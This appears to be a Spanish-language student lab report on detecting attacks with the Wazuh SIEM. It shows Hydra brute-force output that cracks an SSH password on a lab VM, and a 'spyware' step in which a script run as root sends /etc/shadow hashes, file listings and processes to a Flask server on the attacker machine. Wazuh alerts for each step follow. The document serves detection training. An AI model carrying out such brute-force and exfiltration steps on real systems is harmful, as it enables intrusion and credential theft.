


timestamp	agent.name	rule.description	rule.level	rule.id
Oct 30, 2024 @ 20:55:04.655	victima	sshd: authentication failed.	5	5760
Oct 30, 2024 @ 20:55:02.654	victima	PAM: User login failed.	5	5503
Oct 30, 2024 @ 20:54:58.650	victima	sshd: authentication failed.	5	5760
Oct 30, 2024 @ 20:54:56.648	victima	PAM: Multiple failed logins in a small...	10	5551
Oct 30, 2024 @ 20:54:54.646	victima	sshd: authentication failed.	5	5760
Oct 30, 2024 @ 20:54:50.643	victima	PAM: User login failed.	5	5503
Oct 30, 2024 @ 20:54:49.015	victima	syslog: User missed the password ...	10	2502
Oct 30, 2024 @ 20:54:49.013	victima	syslog: User authentication failure.	5	2501
Oct 30, 2024 @ 20:54:49.011	victima	Maximum authentication attempts e...	8	5758
Oct 30, 2024 @ 20:54:49.006	victima	syslog: User missed the password ...	10	2502
Oct 30, 2024 @ 20:54:49.004	victima	syslog: User authentication failure.	5	2501
Oct 30, 2024 @ 20:54:49.002	victima	Maximum authentication attempts e...	8	5758

```
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "charlotte" - 483 of 540 [child 11] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "natalia" - 484 of 540 [child 40] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "francisco" - 485 of 540 [child 9] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "amorcito" - 486 of 540 [child 13] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "smile" - 487 of 540 [child 16] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "paola" - 488 of 540 [child 15] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "angelito" - 489 of 540 [child 14] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "manchester" - 490 of 540 [child 45] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "hahaha" - 491 of 540 [child 38] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "elephant" - 492 of 540 [child 47] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "mommy1" - 493 of 540 [child 33] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "shelby" - 494 of 540 [child 17] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "147258" - 495 of 540 [child 35] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "kelsey" - 496 of 540 [child 60] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "genesis" - 497 of 540 [child 57] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "amigos" - 498 of 540 [child 51] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "snickers" - 499 of 540 [child 23] (0/40)
[STATUS] 249.50 tries/min, 499 tries in 00:02h, 41 to do in 00:01h, 24 active
[RE-ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "amorcito" - 499 of 540 [child 13] (0/40)
[RE-ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "angelito" - 499 of 540 [child 14] (0/40)
[RE-ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "kelsey" - 499 of 540 [child 60] (0/40)
[RE-ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "genesis" - 499 of 540 [child 57] (0/40)
[RE-ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "kelsey" - 499 of 540 [child 60] (0/40)
[ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "verdic" - 500 of 540 [child 0] (0/40)
[REDO-ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "babygirl" - 501 of 540 [child 2] (1/40)
[REDO-ATTEMPT] target 10.128.0.3 - login "jcamilo" - pass "ashley" - 502 of 540 [child 1] (2/40)
[22][ssh] host: 10.128.0.3   login: jcamilo   password: verdic
[STATUS] attack finished for 10.128.0.3 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-31 02:56:55
jcamilo@atacante:~$
```

Una vez terminado el ataque observamos que nuestro dashboard de víctima en threat detection había cambiado, teniendo un acceso válido extra pero sobre todo una nueva alerta de nivel 12 o superior, como se muestra a continuación.





Una vez en events notamos que teníamos las siguientes alertas.
El evento más común fue sshd authentication failed, el cual se ve de la siguiente forma:

Table JSON

t GeoLocation.city_name	San Mateo
t GeoLocation.country_name	United States
GeoLocation.location	{ "lon": -122.33, "lat": 37.5517 }
t GeoLocation.region_name	California
t _index	wazuh-alerts-4.x-2024.10.31
t agent.id	001
t agent.ip	10.128.0.3
t agent.name	victima
t data.dstuser	root
t data.srcip	47.236.178.203
t data.srcport	36020
t decoder.name	sshd
t decoder.parent	sshd
t full_log	Oct 31 15:19:13 victima sshd[58218]: Failed password for root from 47.236.178.203 port 36020 ssh2
t id	1730387955.14615585
t input.type	log

t	predecoder.program_name	sshd
t	predecoder.timestamp	Oct 31 15:19:13
t	rule.description	sshd: authentication failed.
#	rule.firedtimes	217
t	rule.gdpr	IV_35.7.d, IV_32.2
t	rule.gpg13	7.1
t	rule.groups	syslog, sshd, authentication_failed
t	rule.hipaa	164.312.b
t	rule.id	5760
#	rule.level	5
◕	rule.mail	false
t	rule.mitre.id	T1110.001 T1021.004
t	rule.mitre.tactic	Credential Access, Lateral Movement
t	rule.mitre.technique	Password Guessing, SSH
t	rule.nist_800_53	AU.14, AC.7
t	rule.pci_dss	10.2.4, 10.2.5
t	rule.tsc	CC6.1, CC6.8, CC7.2, CC7.3
🗓	timestamp	Oct 31, 2024 @ 09:19:15.066

Observemos que el evento es de la familia sshd, igual nos da su identificador y nos da información sobre el atacante. Como mencionamos en el pdf anterior estamos usando una máquina virtual de google cloud para realizar los ataques, así que con esto podemos ver que nuestra máquina se encuentra en San Mateo, California. Observemos que igual nos proporciona un poco más de información sobre el ataque, como que es básicamente tratar de adivinar la contraseña y que se está usando ssh.

El siguiente aviso viene generalmente de la mano del anterior y es PAM Login Failed

Table JSON

t	GeoLocation.city_name	San Mateo
t	GeoLocation.country_name	United States
⊕	GeoLocation.location	{ "lon": -122.33, "lat": 37.5517 }
t	GeoLocation.region_name	California
t	_index	wazuh-alerts-4.x-2024.10.31
t	agent.id	001
t	agent.ip	10.128.0.3
t	agent.name	victima
t	data.dstuser	root
t	data.euid	0
t	data.srcip	47.236.178.203
t	data.tty	ssh
t	data.uid	0
t	decoder.name	pam
t	full_log	Oct 31 15:19:05 victima sshd[58214]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=47.236.178.203 user=root
t	predecoder.timestamp	Oct 31 15:19:05
t	rule.description	PAM: User login failed.
#	rule.firedtimes	279
t	rule.gdpr	IV_35.7.d, IV_32.2
t	rule.gpg13	7.8
t	rule.groups	pam, syslog, authentication_failed
t	rule.hipaa	164.312.b
t	rule.id	5503
#	rule.level	5
◕	rule.mail	false
t	rule.mitre.id	T1110.001
t	rule.mitre.tactic	Credential Access
t	rule.mitre.technique	Password Guessing
t	rule.nist_800_53	AU.14, AC.7
t	rule.pci_dss	10.2.4, 10.2.5
t	rule.tsc	CC6.1, CC6.8, CC7.2, CC7.3
🗓	timestamp	Oct 31, 2024 @ 09:19:07.058

En el cual nos avisan que la autentificación del usuario ha fallado debido a que el usuario que intenta acceder no se sabe la contraseña y la está adivinando. Observemos que aquí a comparación del anterior se omite la mención del SSH eso debido a que ambas reglas vienen de distintas familias o pluggings/ daemons. La anterior pertenece al Daemon de SSH, mientras que PAM es un plug in de autenticadores de bajo nivel.

La siguiente alerta es diferente en el sentido que a la hora de hacer el ataque de diccionario nosotros ya conocíamos a que usuario estamos atacando.

t	**GeoLocation.city_name**	Amsterdam
t	**GeoLocation.country_name**	Netherlands
⊕	**GeoLocation.location**	{ "lon": 4.9087, "lat": 52.3534 }
t	**GeoLocation.region_name**	North Holland
t	**_index**	wazuh-alerts-4.x-2024.10.31
t	**agent.id**	001
t	**agent.ip**	10.128.0.3
t	**agent.name**	victima
t	**data.srcip**	45.148.10.46
t	**data.srcuser**	guest
t	**decoder.name**	sshd
t	**decoder.parent**	sshd
t	**full_log**	Oct 31 15:18:41 victima sshd[58182]: Failed password for invalid user guest from 45.148.10.46 port 43088 ssh2
t	**id**	1730387923.14605293
t	**input.type**	log
t	**location**	journald

t	**rule.description**	sshd: brute force trying to get access to the system. Non existent user.
#	**rule.firedtimes**	16
#	**rule.frequency**	8
t	**rule.gdpr**	IV_35.7.d, IV_32.2
t	**rule.groups**	syslog, sshd, authentication_failures
t	**rule.hipaa**	164.312.b
t	**rule.id**	5712
#	**rule.level**	10
◕	**rule.mail**	false
t	**rule.mitre.id**	T1110
t	**rule.mitre.tactic**	Credential Access
t	**rule.mitre.technique**	Brute Force
t	**rule.nist_800_53**	SI.4, AU.14, AC.7
t	**rule.pci_dss**	11.4, 10.2.4, 10.2.5
t	**rule.tsc**	CC6.1, CC6.8, CC7.2, CC7.3
🗓	**timestamp**	Oct 31, 2024 @ 09:18:43.033

Una vez más este evento es de la familia sshd y nos provee más que los anteriores, ahora nos dice que no sólo la autenticación fallo sino que el usuario ni siquiera existe.

Finalmente el último evento que notamos a la hora de hacer el ataque de diccionario, es otra vez un PAM, pero en este caso nos indica que un usuario ha excedido un número x de intentos.


t	**GeoLocation.city_name**	San Mateo
t	**GeoLocation.country_name**	United States
⊕	**GeoLocation.location**	{ "lon": -122.33, "lat": 37.5517 }
t	**GeoLocation.region_name**	California
t	**_index**	wazuh-alerts-4.x-2024.10.31
t	**agent.id**	001
t	**agent.ip**	10.128.0.3
t	**agent.name**	victima
t	**data.dstuser**	root
t	**data.euid**	0
t	**data.srcip**	47.236.178.203
t	**data.tty**	ssh
t	**data.uid**	0
t	**decoder.name**	pam
t	**full_log**	Oct 31 15:18:05 victima sshd[58165]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=47.236.178.203 user=root
t	**id**	1730387886.14590124
t	**input.type**	log
t	**location**	journald
t	**manager.name**	instance-20241026-022758
t	**predecoder.hostname**	victima
t	**predecoder.program_name**	sshd
t	**predecoder.timestamp**	Oct 31 15:18:05
t	**previous_output**	Oct 31 15:18:01 victima sshd[58163]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=47.236.178.203 user=root Oct 31 15:17:58 victima sshd[58161]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=47.236.178.203 user=root Oct 31 15:17:54 victima sshd[58158]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=47.236.178.203 user=root Oct 31 15:17:50 victima
t	**rule.description**	PAM: Multiple failed logins in a small period of time.
#	**rule.firedtimes**	36
#	**rule.frequency**	8
t	**rule.gdpr**	IV_35.7.d, IV_32.2
t	**rule.gpg13**	7.8
t	**rule.groups**	pam, syslog, authentication_failures
t	**rule.hipaa**	164.312.b

Observemos que Wazuh nos provee de una alerta cuando un intento de autenticación es fallido, cuando múltiples lo son y cuando ni siquiera es válido el usuario.

Spyware:

Una vez más no entraremos a detalle de cómo se realiza el ataque, puede encontrar esa información en nuestro reporte de la práctica 7.

Tras el ataque de diccionario y una vez conectados a la máquina víctima creamos el archivo intento1.sh.



```
intento1.sh  wazuh-agent_4.9.1-1_amd64.deb
jcamilo@victima:~$
```

Ahora con otra terminal en nuestra máquina atacante creamos el servidor de flask el cual estará a la espera de la información de nuestra víctima.

```
atac.py  datos_recibidos.txt  venv  word-list.txt
jcamilo@atacante:~$ source venv/bin/activate
(venv) jcamilo@atacante:~$ python atac.py
 * Serving Flask app 'atac'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://10.128.0.4:5000
Press CTRL+C to quit
```

Regresando a la terminal donde estamos conectados a la máquina víctima ejecutamos el bash.

```
jcamilo@atacante:~$ ssh jcamilo@10.128.0.3
jcamilo@10.128.0.3's password:
Permission denied, please try again.
jcamilo@10.128.0.3's password:
Linux victima 6.1.0-26-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct 31 03:07:56 2024 from 35.235.245.129
jcamilo@victima:~$ sudo bash intento1.sh
```

Observemos que en la terminal con el servidor ya hemos recibido la información que queremos.


```
Hashes de Contrasenias:
root: *
daemon: *
bin: *
sys: *
sync: *
games: *
man: *
lp: *
mail: *
news: *
uucp: *
proxy: *
www-data: *
backup: *
list: *
irc: *
_apt: *
nobody: *
Debian-exim: !
uuidd: !
messagebus: !
systemd-network: !*
systemd-timesync: !*
systemd-resolve: !*
tcpdump: !
sshd: !
polkitd: !*
jcamilo: $y$j9T$VYaARBqiVl2pAbvUoHyFm0$2GNgG29yhVH8EnaEfP/o/4qvZlL6fb2nJcmq7D0HPID
wazuh: !
130.211.235.45 - - [31/Oct/2024 03:10:38] "POST /api/receptor HTTP/1.1" 200 -
```

```
Nombre: /home/jcamilo/wazuh-agent_4.9.1-1_amd64.deb Tamaño: 10767678 bytes
Tipo: Debian binary package (format 2.0), with control.tar.gz, data compression gz
Nombre: /home/jcamilo/intento1.sh Tamaño: 2289 bytes
Tipo: Bourne-Again shell script, Unicode text, UTF-8 text executable

--------------------------------------

Procesos Activos:
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0 168856 13564 ?        Ss   Oct28   0:09 /sbin/init
root           2  0.0  0.0      0     0 ?        S    Oct28   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   Oct28   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   Oct28   0:00 [rcu_par_gp]
root           5  0.0  0.0      0     0 ?        I<   Oct28   0:00 [slub_flushwq]
root           6  0.0  0.0      0     0 ?        I<   Oct28   0:00 [netns]
root           8  0.0  0.0      0     0 ?        I<   Oct28   0:00 [kworker/0:0H-events_highpri]
root          10  0.0  0.0      0     0 ?        I<   Oct28   0:00 [mm_percpu_wq]
root          11  0.0  0.0      0     0 ?        I    Oct28   0:00 [rcu_tasks_kthread]
root          12  0.0  0.0      0     0 ?        I    Oct28   0:00 [rcu_tasks_rude_kthread]
root          13  0.0  0.0      0     0 ?        I    Oct28   0:00 [rcu_tasks_trace_kthread]
root          14  0.0  0.0      0     0 ?        S    Oct28   0:00 [ksoftirqd/0]
root          15  0.0  0.0      0     0 ?        I    Oct28   0:06 [rcu_preempt]
root          16  0.0  0.0      0     0 ?        S    Oct28   0:01 [migration/0]
root          18  0.0  0.0      0     0 ?        S    Oct28   0:00 [cpuhp/0]
root          19  0.0  0.0      0     0 ?        S    Oct28   0:00 [cpuhp/1]
root          20  0.0  0.0      0     0 ?        S    Oct28   0:01 [migration/1]
root          21  0.0  0.0      0     0 ?        S    Oct28   0:00 [ksoftirqd/1]
root          23  0.0  0.0      0     0 ?        I<   Oct28   0:00 [kworker/1:0H-events_highpri]
root          24  0.0  0.0      0     0 ?        S    Oct28   0:00 [cpuhp/2]
root          25  0.0  0.0      0     0 ?        S    Oct28   0:01 [migration/2]
root          26  0.0  0.0      0     0 ?        S    Oct28   0:00 [ksoftirqd/2]
root          28  0.0  0.0      0     0 ?        I<   Oct28   0:00 [kworker/2:0H-events_highpri]
```

Ahora en el wazuh veamos cómo ha cambiado nuestro dashboard.
En específico veamos que ahora tenemos un nuevo evento en file Integrity




Donde se modifica el etc/gshadow, veamos qué nos dice la alerta.

t _index	wazuh-alerts-4.x-2024.10.31
t agent.id	001
t agent.ip	10.128.0.3
t agent.name	victima
t decoder.name	syscheck_integrity_changed
t full_log	File '/etc/gshadow-' modified Mode: scheduled Changed attributes: size,mtime,md5,sha1,sha256 Size changed from '649' to '656' Old modification time was: '1730342439', now it is '1730344160' Old md5sum was: 'ab9f9a6ea7b44488d65cfa76367db082' New md5sum is : 'b8f8e99d50072d066809e9b7f72f8366' Old sha1sum was: '47b7bde5ee16103628aff6b2db20187e6b8f3180' New sha1sum is : '5961ba319352f27e245521ca9f36959955667e0f' Old sha256sum was: '7b80b8dfb74
t id	1730386901.14201823
t input.type	log
t location	syscheck
t manager.name	instance-20241026-022758
t rule.description	Integrity checksum changed.
# rule.firedtimes	3
t rule.gdpr	II_5.1.f
t syscheck.inode_after	133021
t syscheck.md5_after	b8f8e99d50072d066809e9b7f72f8366
t syscheck.md5_before	ab9f9a6ea7b44488d65cfa76367db082
t syscheck.mode	scheduled
syscheck.mtime_after	Oct 30, 2024 @ 21:09:20.000
syscheck.mtime_before	Oct 30, 2024 @ 20:40:39.000
t syscheck.path	/etc/gshadow-
t syscheck.perm_after	rw-r-----
t syscheck.sha1_after	5961ba319352f27e245521ca9f36959955667e0f
t syscheck.sha1_before	47b7bde5ee16103628aff6b2db20187e6b8f3180
t syscheck.sha256_after	3ae2f77ec1b35492ce7c31671db7ec077bac29651c5e9d272b495c853e20cd40
t syscheck.sha256_before	7b80b8dfb742f3d0dfa064e7b45a8fa488d14d7a1f00e014e2f4716f38e1ffbd
# syscheck.size_after	656
# syscheck.size_before	649
t syscheck.uid_after	0
t syscheck.uname_after	root
timestamp	Oct 31, 2024 @ 09:01:41.505

Observemos que nos dice en full_log que archivo fue modificado y como fue modificado.

Vulnerabilidades ubuntu

